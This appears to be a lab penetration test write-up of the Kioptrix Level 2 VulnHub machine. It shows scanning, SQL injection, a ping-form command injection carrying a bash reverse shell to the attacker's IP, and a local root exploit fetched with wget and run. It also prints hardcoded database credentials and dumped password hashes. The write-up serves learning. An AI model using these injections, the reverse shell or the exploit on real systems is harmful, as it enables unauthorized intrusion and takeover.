Test Report #2

duminică, 12 decembrie 2021 19:35

1. Executive Summary

Conduct a penetration test in order to acquire 'root' access to Kioptrix level 2 machine.
Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to the machine.


2. Attack Narrative

For the purposes of this assessment, VMware was used to set up the lab and simulate the attack. This setup consists of Kali Linux, the attacker, and Kioptrix machine, the victim (Kioptrix: Level 1.1 (#2) ~ VulnHub).

Remote System Discovery

The first step is to find the victim's IP address. Kali and Kioptrix VMs are on the same network, so the first step would be to find kali ip address.


Then, network scanning to find live hosts using netdiscover for finding kioptrix ip.



The victim's IP address is now known (this IP will be used for the next commands).

Now the ports can be scanned with nmap

(root💀kali)-[/home/kali]
└─# **nmap -sS -p- -v -A -O *192.168.1.182***




Exploitation

With the open ports identified, we can focus now on finding more information.


Nikto scan will display more data about the open port 80 web server.

nikto -h $target_ip


We see that there is no XSS protection, so we can try some SQL injection commands




In the next page, a new entry is displayed.



The packet were sent, so the pink command worked. We can now try some other OS command Injections in the form. We have added a *whoami* command and now we know that we have access through apache user




Lets create now a reverse shell and submit this:
127.0.0.1; bash -i >& /dev/tcp/192.168.1.186/4444 0>&1



And we got the connection, but we are not root yet.
We could see what other users have directories to the machine, but we cannot access them.

1. There is an exploit that might help : https://www.exploit-db.com/exploits/9542
   To use it, we need to transfer it from kali to the target machine.
   First, download it from the internet into /var/www/html/ directory



   Then go to the listener and transfer it in the tmp directory

```
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.1.186/9542
--13:10:08--  http://192.168.1.186/9542
           => `9542'
Connecting to 192.168.1.186:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K)

    0K ..                                                    100%  140.03 MB/
s

13:10:08 (140.03 MB/s) - `9542' saved [2643/2643]

bash-3.00$ ls -al
total 24
drwxr-xrwx   4 root   root   4096 Jan  6 13:10 .
drwxr-xr-x  23 root   root   4096 Jan  6 11:41 ..
-rw-r--r--   1 apache apache 2643 Jan  6  2022 9542
drwxrwxrwt   2 root   root   4096 Jan  6 11:41 .font-unix
drwxrwxrwt   2 root   root   4096 Jan  6 11:41 .ICE-unix
```

Now we can run the code


```
bash-3.00$ cp 9542 exploit.c
bash-3.00$ ls -al
total 28
drwxr-xrwx   4 root   root   4096 Jan  6 13:13 .
drwxr-xr-x  23 root   root   4096 Jan  6 11:41 ..
-rw-r--r--   1 apache apache 2643 Jan  6  2022 9542
-rw-r--r--   1 apache apache 2643 Jan  6 13:13 exploit.c
drwxrwxrwt   2 root   root   4096 Jan  6 11:41 .font-unix
drwxrwxrwt   2 root   root   4096 Jan  6 11:41 .ICE-unix
```

```
bash-3.00$ gcc -o exploit exploit.c
exploit.c:109:28: warning: no newline at end of file
bash-3.00$ chmod 755 exploit
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

1. As we are logged in as apache user, we still are able to see the index.php page code

```
bash-3.00$ cat /var/www/html/index.php
<?php
        mysql_connect("localhost", "john", "hiroshima") or die(mysql_error())
;
        //print "Connected to MySQL<br />";
        mysql_select_db("webapp");

        if ($_POST['uname'] != ""){
                $username = $_POST['uname'];
                $password = $_POST['psw'];
                $query = "SELECT * FROM users WHERE username = '$username' AN
D password='$password'";
                //print $query."<br>";
                $result = mysql_query($query);

                $row = mysql_fetch_array($result);
                //print "ID: ".$row['id']."<br />";
        }

?>
<html>
<body>
<?php
if ($row['id']==""){
?>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
        <table width="300" border="1" align="center" cellpadding="2" cellspac
ing="2">
                <tr>
                        <td colspan='2' align='center'>
                        <b>Remote System Administration Login</b>
                        </td>
                </tr>
                <tr>
                        <td width="150">Username</td>
                        <td><input name="uname" type="text"></td>
                </tr>
                <tr>
                        <td width="150">Password</td>
                        <td>
                        <input name="psw" type="password">
                        </td>
                </tr>
                <tr>
                        <td colspan="2" align="center">
                        <input type="submit" name="btnLogin" value="Login">
                        </td>
                </tr>
        </table>
</form>
<?php
        } //END of login form
?>

<!-- Start of HTML when logged in as Administator -->
<?php
        if ($row['id']==1){
?>
        <form name="ping" action="pingit.php" method="post" target="_blank">
                <table width='600' border='1'>
                <tr valign='middle'>
                        <td colspan='2' align='center'>
                        <b>Welcome to the Basic Administrative Web Console<br
></b>
                        </td>
                </tr>
                <tr valign='middle'>
                        <td align='center'>
                                Ping a Machine on the Network:
                        </td>
                                <td align='center'>
                                <input type="text" name="ip" size="30">
                                <input type="submit" value="submit" name="sub
mit">
                        </td>
                        </td>
                </tr>
        </table>
        </form>


<?php
}
?>
```

Notice in the first part of the code that we have a mysql connection for john.
Leading this path we get the hash of the password but no luck to crack it


bash-3.00$ mysql -u john -p webapp -e 'select * from users'
Enter password: hiroshima
id username password
1 admin 5afac8d85f
2 john 66lajGGbla
bash-3.00$ mysql -u john -p mysql -e 'select user,password from user'
Enter password: hiroshima
user password
root 5a6914ba69e02807
root 5a6914ba69e02807
john 5a6914ba69e02807
bash-3.00$ pwd
/var/www/html
bash-3.00$